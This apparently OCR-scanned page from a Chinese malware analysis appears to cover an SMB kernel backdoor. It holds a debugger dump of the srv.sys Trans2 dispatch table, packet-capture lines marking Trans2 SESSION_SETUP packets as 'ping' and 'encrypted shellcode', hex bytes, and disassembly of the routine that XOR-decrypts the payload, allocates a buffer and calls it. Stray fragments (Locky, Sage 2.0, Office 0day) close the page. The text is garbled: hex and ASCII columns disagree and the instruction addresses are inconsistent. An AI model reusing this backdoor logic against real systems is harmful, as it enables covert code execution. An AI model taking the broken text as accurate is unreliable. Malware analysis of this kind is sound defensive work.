


```
kd> dds srv!srvtransaction2dispatchtable
95b35530 95b5d56f srv!SrvSmbOpen2
95b35534 95b57fe4 srv!SrvSmbFindFirst2
95b35538 95b5806d srv!SrvSmbFindNext2
95b3553c 95b5aa89 srv!SrvSmbQueryFsInformation
95b35540 95b5b2f3 srv!SrvSmbSetFsInformation
95b35544 95b51f65 srv!SrvSmbQueryPathInformation
95b35548 95b52c74 srv!SrvSmbSetPathInformation
95b3554c 95b5177c srv!SrvSmbQueryFileInformation
95b35550 95b5255d srv!SrvSmbSetFileInformation
95b35554 95b5b4e5 srv!SrvSmbFindNotify
95b35558 95b5897a srv!SrvSmbIoctl2
95b3555c 95b5b4e5 srv!SrvSmbFindNotify
95b35560 95b5b4e5 srv!SrvSmbFindNotify
95b35564 95b535fb srv!SrvSmbCreateDirectoryv2
95b35568 95b5df2b srv!SrvTransactionNotImplemented
95b3556c 95b5df2b srv!SrvTransactionNotImplemented
95b35570 95b44107 srv!SrvSmbGetDfsReferral
95b35574 95b43ff7 srv!SrvSmbReportDfsInconsistency
95b35578 00000000
```

10 0.005892	192.168.0.109	192.168.0.101	SMB	136 Trans2 Request, SESSION_SETUP	ping包
12 0.010939	192.168.0.109	192.168.0.101	TCP	4514 [TCP segment of a reassembled PDU]	
13 0.010940	192.168.0.109	192.168.0.101	TCP	4514 [TCP segment of a reassembled PDU]	
15 0.011095	192.168.0.109	192.168.0.101	SMB	1332 Trans2 Request, SESSION_SETUP	
17 0.011334	192.168.0.109	192.168.0.101	TCP	4514 [TCP segment of a reassembled PDU]	
18 0.011337	192.168.0.109	192.168.0.101	TCP	4514 [TCP segment of a reassembled PDU]	
19 0.011337	192.168.0.109	192.168.0.101	SMB	1332 Trans2 Request, SESSION_SETUP	
Parameter Offset: 66					
Data Count: 4096					
Data Offset: 78					
Setup Count: 1					
Reserved: 00					
Subcommand: SESSION_SETUP (0x000e)					
Byte Count (BCC): 4109					
Padding: 00					
SESSION_SETUP Parameters					
Unknown Data: 416dd25e495ad25e494ad25e					
SESSION_SETUP Data					
Unknown Data: c20ef65a29c317dfa5fed25e49c335e6594ad25ec0cd4e5e...					
加密后的shellcode					
0040	00 0e 00 0d 10 00	51 6d d2 5e 49 5a d2 5e 49 4a	Am..217.210		
0050	32 53 c2 0e f6 5a 29 c3	17 df a5 fe d2 5e 49 c3	Z).....AT.		
0060	35 e6 59 4a d2 5e c0 cd	4e 5e 49 4a 6a 1e 49 4a	5.YL...NATTI.TI		

```

seg000:868470B1      mov     esi, [eax]          ; shellcode size
seg000:868470B3      xor     esi, [ebp+28h]     ; key
seg000:868470B6      mov     edi, [eax+8]
seg000:868470B9      xor     edi, [ebp+28h]
seg000:868470BC      mov     eax, [eax+4]
seg000:868470BF      xor     eax, [ebp+28h]

```

```

seg000:868470CE      mov     eax, [ebp+2Ch]
seg000:868470D1      jz      short loc_868470EB
seg000:868470D3      call    sub_8684710A
seg000:868470D8      lea     eax, [esi+4]
seg000:868470DB      push    eax
seg000:868470DC      push    0
seg000:868470DE      call    dword ptr [ebp+8] ; Allocate buffer
seg000:868470E1      test    eax, eax
seg000:868470E3      jz      short loc_86847148
seg000:868470E5      mov     [ebp+2Ch], eax
seg000:868470E8      mov     [ebp+30h], esi
seg000:868470EB      loc_868470EB:                ; CODE XREF: start+89↑j
seg000:868470EB      add     edi, ebx
seg000:868470ED      cmp     edi, esi
seg000:868470EF      ja      short loc_86847144
seg000:868470F1      sub     edi, ebx
seg000:868470F3      add     edi, eax
seg000:868470F5      push    edi
seg000:868470F6      mov     edx, esi
seg000:868470F8      mov     esi, [ebp+3Ch]
seg000:868470FB      mov     esi, [esi-10h]

seg000:86847100      ; copy data to buffer
seg000:86847102
seg000:86847103
seg000:86847105
seg000:86847108      ; 28h
seg000:86847108      loc_86847108:                ; CODE
seg000:86847108      xor     [esi], ebx          ; decrp
seg000:86847109      add     esi, 4
seg000:8684710A      loop   loc_8684710B          ; decrp
seg000:8684710B      add     eax, edx
seg000:8684710C      cmp     esi, eax
seg000:8684710D      jl      short loc_86847148
seg000:8684710E      mov     eax, [ebp+2Ch]
seg000:8684710F      pusha
seg000:86847110      mov     esi, esp
seg000:86847111      push    eax
seg000:86847112      call    eax                  ; call
seg000:86847113      mov     esp, esi

```

[illegible]

VenusEye

Hedwig

Locky

18

Sage 2.0

Office Oday

2016

